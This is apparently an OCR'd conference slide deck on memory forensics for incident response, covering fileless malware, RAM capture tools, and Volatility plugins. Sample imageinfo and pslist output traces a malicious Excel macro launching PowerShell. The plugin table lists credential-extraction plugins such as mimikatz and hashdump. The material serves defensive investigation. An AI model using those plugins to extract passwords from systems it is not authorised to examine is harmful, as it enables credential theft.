TLP: WHITE

Analyzing Volatile Data

Augmenting Your Incident Response Capabilities with Memory Analysis

October, 2020

FIRST lacnic

@PeterMorin123

Peter Morin, CISSP

Director, PwC ICS/OT Cybersecurity Practice

- Based out of Halifax, Nova Scotia, Canada
- Over 25 years of experience cyber security
- Specialize in security of critical infrastructure, incident response, threat hunting, etc.
- Worked in the past for the various military and government agencies
- Spoken at events run by FIRST, BlackHat, FBI, DHS, ISACA, US DoD as well as lectured a numerous colleges and universities.
- CISSP, CISA, CRISC, CGEIT, GCFA
- FIRST Liaison Member

62% of businesses experienced **phishing** and social **engineering** attacks in 2018. (Source: Cybint Solutions)

52% of **breaches** featured **hacking**, 28% involved **malware** and 32–33% included **phishing** or **social engineering**, respectively. (Source: Verizon)

The **average cost** of a data breach is $3.92 million as of 2019. (Source: Security Intelligence)

The **average time** to identify a breach in 2019 was 206 days. (Source: IBM)

The **average lifecycle** of a breach was 314 days (from the breach to containment). (Source: IBM)

Data **breaches** exposed **4.1 billion records** in the first half of 2019. (Source: RiskBased)


Security breaches **have increased** by 11% since 2018 and 67% since 2014. (Source: Accenture)


While overall **ransomware infections** were down 52%, enterprise infections were up by 12% in 2018. (Source: Symantec)

The **top malicious email attachment types** are .doc and .dot which make up 37%, the next highest is .exe at 19.5%. (Source: Symantec)

Importance of Memory | Incident Response

- Every command, every file you open, every program you launch, every bit of data you enter traverses memory at some point → **creates forensic artifacts**
- **However, not all programs touch the filesystem directly**
- You cannot rely on any tools, commands, etc. on the system - they may be compromised and display false information.
- Passwords and encryption may also pose an issue.





Memory Analysis

- Different then disk or using SysInternals which gathers data via the Windows API
- Everything in the OS traverses RAM
  - Processes and threads
  - Malware (including rootkit technologies)
  - Network sockets, URLs, IP addresses
  - Open files
  - User generated content (Passwords, clipboards)
  - Encryption keys
  - Windows registry keys and event logs

Memory Analysis

- Best place to identify malicious software activity
  - Study running system configuration
  - Identify inconsistencies (contradictions) in system
  - Bypass packers, rootkits and other hiding tools.
- Analyze and track recent activity on the system
  - Identify all recent activity in context
  - Profile user or attacker activities

Memory to analyze (Windows):


- **RAM -** physical memory
- **Hiberfil.sys** - file where all of that information for Hibernate mode is stored
- **Pagefile.sys** - swap file used when your system runs out of physical memory

What is memory-resident malware?

- AKA "fileless" malware
- Writes itself directly onto a computer's system memory.
- Leaves very few signs of infection, making it difficult for traditional tools to identify – including traditional disk imaging.
- Empire, Mimikatz designed to minimize forensic artifact creation on a compromised host's disk

Incident Response Example

- Victim receives a file on a USB drive with an attachment called “Profit-and-Loss-Statement.xlsm”
- The email states the file need to have the macros enabled given it is a dynamic spreadsheet.
- The victim opens the spreadsheet with no issues.
- This triggers remote access to the victim’s computer.



ACME Company
Profit and Loss (P&L) Statement
[USD $ millions]


							2019						
	JAN	FEB	MAR	APR	MAY	JUN	JUL	AUG	SEP	OCT	NOV	DEC	Full Year
Revenue stream 1	587.0	596.3	605.8	615.4	625.2	635.1	645.2	655.4	665.8	676.4	687.1	698.0	7,692.6
Revenue stream 2	145.6	147.9	150.2	152.6	155.0	157.5	160.0	162.5	165.1	167.7	170.4	173.1	1,907.8
Returns, Refunds, Discounts	(21.0)	(21.3)	(21.7)	(22.0)	(22.4)	(22.7)	(23.1)	(23.5)	(23.8)	(24.2)	(24.6)	(25.0)	(275.3)
Total Net Revenue	**711.6**	**722.9**	**734.3**	**746.0**	**757.8**	**769.9**	**782.1**	**794.5**	**807.1**	**819.9**	**832.9**	**846.1**	**9,325.0**
Cost of Goods Sold	269.6	273.9	278.2	282.7	287.1	291.7	296.3	301.0	305.8	310.7	315.6	320.6	3,533.2
Gross Profit	**442.0**	**449.0**	**456.1**	**463.3**	**470.7**	**478.2**	**485.7**	**493.5**	**501.3**	**509.2**	**517.3**	**525.5**	**5,791.8**
Expenses													
Advertising & Promotion	18.7	19.1	19.5	19.8	20.2	20.6	21.0	21.5	21.9	22.3	22.8	23.2	250.6
Depreciation & Amortization	108.7	110.9	113.1	115.3	117.6	119.9	122.3	124.8	127.2	129.8	132.3	135.0	1,456.8
Insurance	1.1	1.1	1.1	1.2	1.2	1.2	1.2	1.3	1.3	1.3	1.3	1.4	14.7
Maintenance	5.7	5.8	5.9	6.0	6.2	6.3	6.4	6.5	6.7	6.8	6.9	7.1	76.4
Office Supplies	2.8	2.9	2.9	3.0	3.0	3.1	3.2	3.2	3.3	3.3	3.4	3.5	37.5
Rent	5.8	5.9	6.0	6.2	6.3	6.4	6.5	6.7	6.8	6.9	7.1	7.2	77.7
Salaries, Benefits & Wages	251.2	256.2	261.3	266.5	271.8	277.2	282.7	288.3	294.0	299.9	305.8	311.9	3,366.7
Telecommunication	1.5	1.5	1.6	1.6	1.6	1.7	1.7	1.7	1.8	1.8	1.8	1.9	20.1
Travel	2.3	2.3	2.4	2.4	2.5	2.5	2.6	2.6	2.7	2.7	2.8	2.9	30.8
Utilities	1.4	1.4	1.5	1.5	1.5	1.5	1.6	1.6	1.6	1.7	1.7	1.7	18.8
Other Expense 1	3.8	3.9	4.0	4.0	4.1	4.2	4.3	4.4	4.4	4.5	4.6	4.7	50.9
Other Expense 2	-	-	-	-	-	-	-	-	-	-	-	-	-
Total Expenses	403.0	411.0	419.2	427.5	436.0	444.7	453.5	462.5	471.7	481.1	490.6	500.4	5,401.1
Earnings Before Interest & Taxes	**39.0**	**38.0**	**36.9**	**35.8**	**34.7**	**33.5**	**32.2**	**30.9**	**29.6**	**28.2**	**26.7**	**25.2**	**390.6**
Interest Expense	2.5	2.5	2.5	2.5	2.5	2.5	2.5	2.5	2.5	2.5	2.5	2.5	30.0
Earnings Before Taxes	**36.5**	**35.5**	**34.4**	**33.3**	**32.2**	**31.0**	**29.7**	**28.4**	**27.1**	**25.7**	**24.2**	**22.7**	**360.6**
Income Taxes	10.9	10.6	10.3	10.0	9.7	9.3	8.9	8.5	8.1	7.7	7.3	6.8	108.2
Net Earnings	**25.5**	**24.8**	**24.1**	**23.3**	**22.5**	**21.7**	**20.8**	**19.9**	**19.0**	**18.0**	**16.9**	**15.9**	**252.4**

Tools - Acquisition

- Memory capture (typically free)
  - FTK Imager (https://accessdata.com)
  - DumpIt (http://www.moonsols.com)
  - Belkasoft Live RAM Capturer (https://belkasoft.com)
  - Mandiant Memoryze (https://www.fireeye.com/services/freeware/memoryze.html)
  - Magnet RAM Capture (https://www.magnetforensics.com(
  - Winpmem (http://sourceforge.net/projects/volatility.mirror)
- These tools require local admin access to the system
- There are tools that will allow you to do this remotely (i.e. F-Response, Evimetry, Belkasoft)

! Tools such as Volatility, Redline, Rekall only analyze the memory image, you must use a separate tool to collect it first.

Tools - Acquisition (FTK Imager)



Memory Capture

Destination path:


Destination filename: memdump.mem

☑ Include pagefile

pagefile.sys

☐ Create AD1 file

memcapture.ad1



Memory Progress

Destination: C:\Users\Amy Walsh\Desktop\memdump.mem

Status: Dumping RAM: 2GB/5GB [44%]


Memory Analysis

- Volatility framework
- Rekall (Google’s fork of the Volatility tool – part of Google’s Rapid Response (GRR) project)
- FireEye Redline

Memory Profile| # vol.py -f mem.vmem *imageinfo*

Searches for the Kernel Debugger Block (KDBG)

- Structure of memory used by the Windows kernel for debugging processes
- Analysis of this structure will allow the **imageinfo plugin** to determine from which operating system the memory originated
- If we get this wrong, we will get unexpected results or no results at all



```
     Suggested Profile(s) : Win10x64_17134, Win10x64_14393, Win10x64_10586, Win10x64_16299, Win2016x64_14393,
                            Win10x64_15063 (Instantiated with Win10x64_15063)
                AS Layer1 : SkipDuplicatesAMD64PagedMemory (Kernel AS)
                AS Layer2 : FileAddressSpace (/cases/Mem/mem.vmem)
                 PAE type : No PAE
                      DTB : 0x1ab000L
                     KDBG : 0xf800ced534f0L
     Number of Processors : 2
Image Type (Service Pack) : 0
           KPCR for CPU 0 : 0xfffff800cde4f000L
           KPCR for CPU 1 : 0xffffcf801d400000L
        KUSER_SHARED_DATA : 0xfffff78000000000L
      Image date and time : 2020-10-05 19:43:21 UTC+0000
Image local date and time : 2020-10-05 12:43:21 -0700
```


Core Functionality of Volatility | Plugins

imageinfo	image identification	**psxview**	processes that try to hide themselves
pslist	List system processes	**connections**	network connections
pstree	view the process listing in tree form	**filescan**	files in physical memory
psscan	List inactive or hidden processes	**modules**	loaded kernel drivers
dlllist	List DLLs	**driverscan**	drivers in physical memory
cmdscan	commands on cmd	**apihooks**	hooked processes
notepad	notepad	**memmap**	shows which pages are memory resident
iehistory	IE history	**memdump**	dump all memory resident pages
netscan	active and terminated connections	**procdump**	dump the an exe process
sockets	TCP/UDP connections	**modscan**	hidden/unlinked drives
hivescan	physical addresses of registry hives	**hollowfind**	find evidence of process hollowing
hivelist	virtual addresses of registry hives	**netscan**	scan for network artifacts
svcscan	running services	**hashdump**	extract and decrypt cached domain credentials
mimikatz	get the passwords	**hivedump**	list all subkeys in a hive recursively
malfind	hidden, malicious code analysis	**clipboard**	recover data from users’ clipboards

“list” vs. “scan” plugins

- **“list” plugins** attempt to navigate through Windows Kernel structures to retrieve information like processes (locate and walk the linked list of _EPROCESS structures in memory), OS handles (locating and listing the handle, etc.)
- **“scan” plugins** will take an approach similar to carving the memory for things that might make sense when dereferenced as specific structures.


Process List | # vol.py -f mem.vmem --profile=Win10x64_15063 *pslist*



```
Offset(V)          Name                    PID   PPID   Thds     Hnds   Sess  Wow64 Start                          Exit
------------------ -------------------- ------ ------ ------ -------- ------ ------ ------------------------------ ------------------------------
0xffffa680f7651040 System                    4      0    115        0 ------      0 2020-10-05 15:17:30 UTC+0000
0xffffa680f86c3380 smss.exe                280      4      2        0 ------      0 2020-10-05 15:17:30 UTC+0000
0xffffa680f8b04440 csrss.exe               392    372     11        0      0      0 2020-10-05 15:17:31 UTC+0000
0xffffa680f8f0d080 smss.exe                460    280      0 --------      1      0 2020-10-05 15:17:31 UTC+0000   2020-10-05 15:17:31 UTC+0000
0xffffa680f8f12080 wininit.exe             468    372      1        0      0      0 2020-10-05 15:17:31 UTC+0000
0xffffa680f8f11080 csrss.exe               476    460     12        0      1      0 2020-10-05 15:17:31 UTC+0000
0xffffa680f8f67480 winlogon.exe            564    460      3        0      1      0 2020-10-05 15:17:31 UTC+0000
0xffffa680f8f8e080 services.exe            608    468      5        0      0      0 2020-10-05 15:17:31 UTC+0000
0xffffa680f8f95080 lsass.exe               616    468      8        0      0      0 2020-10-05 15:17:31 UTC+0000
0xffffa680f8fe67c0 svchost.exe             712    608     21        0      0      0 2020-10-05 15:17:31 UTC+0000
0xffffa680f8fe5640 fontdrvhost.ex          720    564      5        0      1      0 2020-10-05 15:17:31 UTC+0000
0xffffa680f902b080 fontdrvhost.ex          728    468      5        0      0      0 2020-10-05 15:17:31 UTC+0000
0xffffa680f90bb7c0 svchost.exe             824    608     13        0      0      0 2020-10-05 15:17:31 UTC+0000
0xffffa680f9117080 dwm.exe                 936    564     11        0      1      0 2020-10-05 15:17:31 UTC+0000
0xffffa680f91427c0 svchost.exe             996    608     58        0      0      0 2020-10-05 15:17:32 UTC+0000
0xffffa680f9167640 svchost.exe             292    608     46        0      0      0 2020-10-05 15:17:32 UTC+0000
0xffffa680f916a7c0 svchost.exe             324    608     18        0      0      0 2020-10-05 15:17:32 UTC+0000
0xffffa680f918f500 svchost.exe             480    608     24        0      0      0 2020-10-05 15:17:32 UTC+0000
0xffffa680f91a6080 svchost.exe             332    608     15        0      0      0 2020-10-05 15:17:32 UTC+0000
0xffffa680f767d7c0 dasHost.exe            1180    332     12        0      0      0 2020-10-05 15:17:32 UTC+0000
0xffffa680f76c77c0 svchost.exe            1276    608     21        0      0      0 2020-10-05 15:17:32 UTC+0000
0xffffa680f76cd7c0 svchost.exe            1328    608      7        0      0      0 2020-10-05 15:17:32 UTC+0000
0xffffa680f8e54080 svchost.exe            1416    608      4        0      0      0 2020-10-05 15:17:32 UTC+0000
0xffffa680f8e767c0 svchost.exe            1424    608      9        0      0      0 2020-10-05 15:17:32 UTC+0000
0xffffa680f8e947c0 svchost.exe            1456    608      8        0      0      0 2020-10-05 15:17:32 UTC+0000
0xffffa680f80ca7c0 InstallAgent.e         4500    712      7        0      1      0 2020-10-05 15:38:46 UTC+0000
0xffffa680f9610080 InstallAgentUs         4764    712      7        0      1      0 2020-10-05 15:38:46 UTC+0000
0xffffa680fa4ed7c0 TabTip.exe             3424    332      0 --------      1      0 2020-10-05 16:31:20 UTC+0000   2020-10-05 16:31:33 UTC+0000
0xffffa680faaa2080 SkypeHost.exe          2012    712      9        0      1      0 2020-10-05 16:31:21 UTC+0000
0xffffa680f9bc3080 SystemSettings         4024    712     24        0      1      0 2020-10-05 17:03:43 UTC+0000
0xffffa680f7ee5380 audiodg.exe            4040   1328      7        0      0      0 2020-10-05 19:37:17 UTC+0000
0xffffa680f9829080 sppsvc.exe             7048    608      9        0      0      0 2020-10-05 19:42:45 UTC+0000
0xffffa680fa483080 SearchProtocol         2968   3316      8        0      0      0 2020-10-05 19:42:55 UTC+0000
0xffffa680fa53b400 SearchFilterHo         2532   3316      7        0      0      0 2020-10-05 19:42:55 UTC+0000
0xffffa680f96237c0 EXCEL.EXE              7072   3040     18        0      1      1 2020-10-05 19:42:57 UTC+0000
0xffffa680f9e3f340 powershell.exe         2028   7072     23        0      1      1 2020-10-05 19:42:58 UTC+0000
0xffffa680fa536080 conhost.exe            3296   2028     11        0      1      0 2020-10-05 19:42:58 UTC+0000
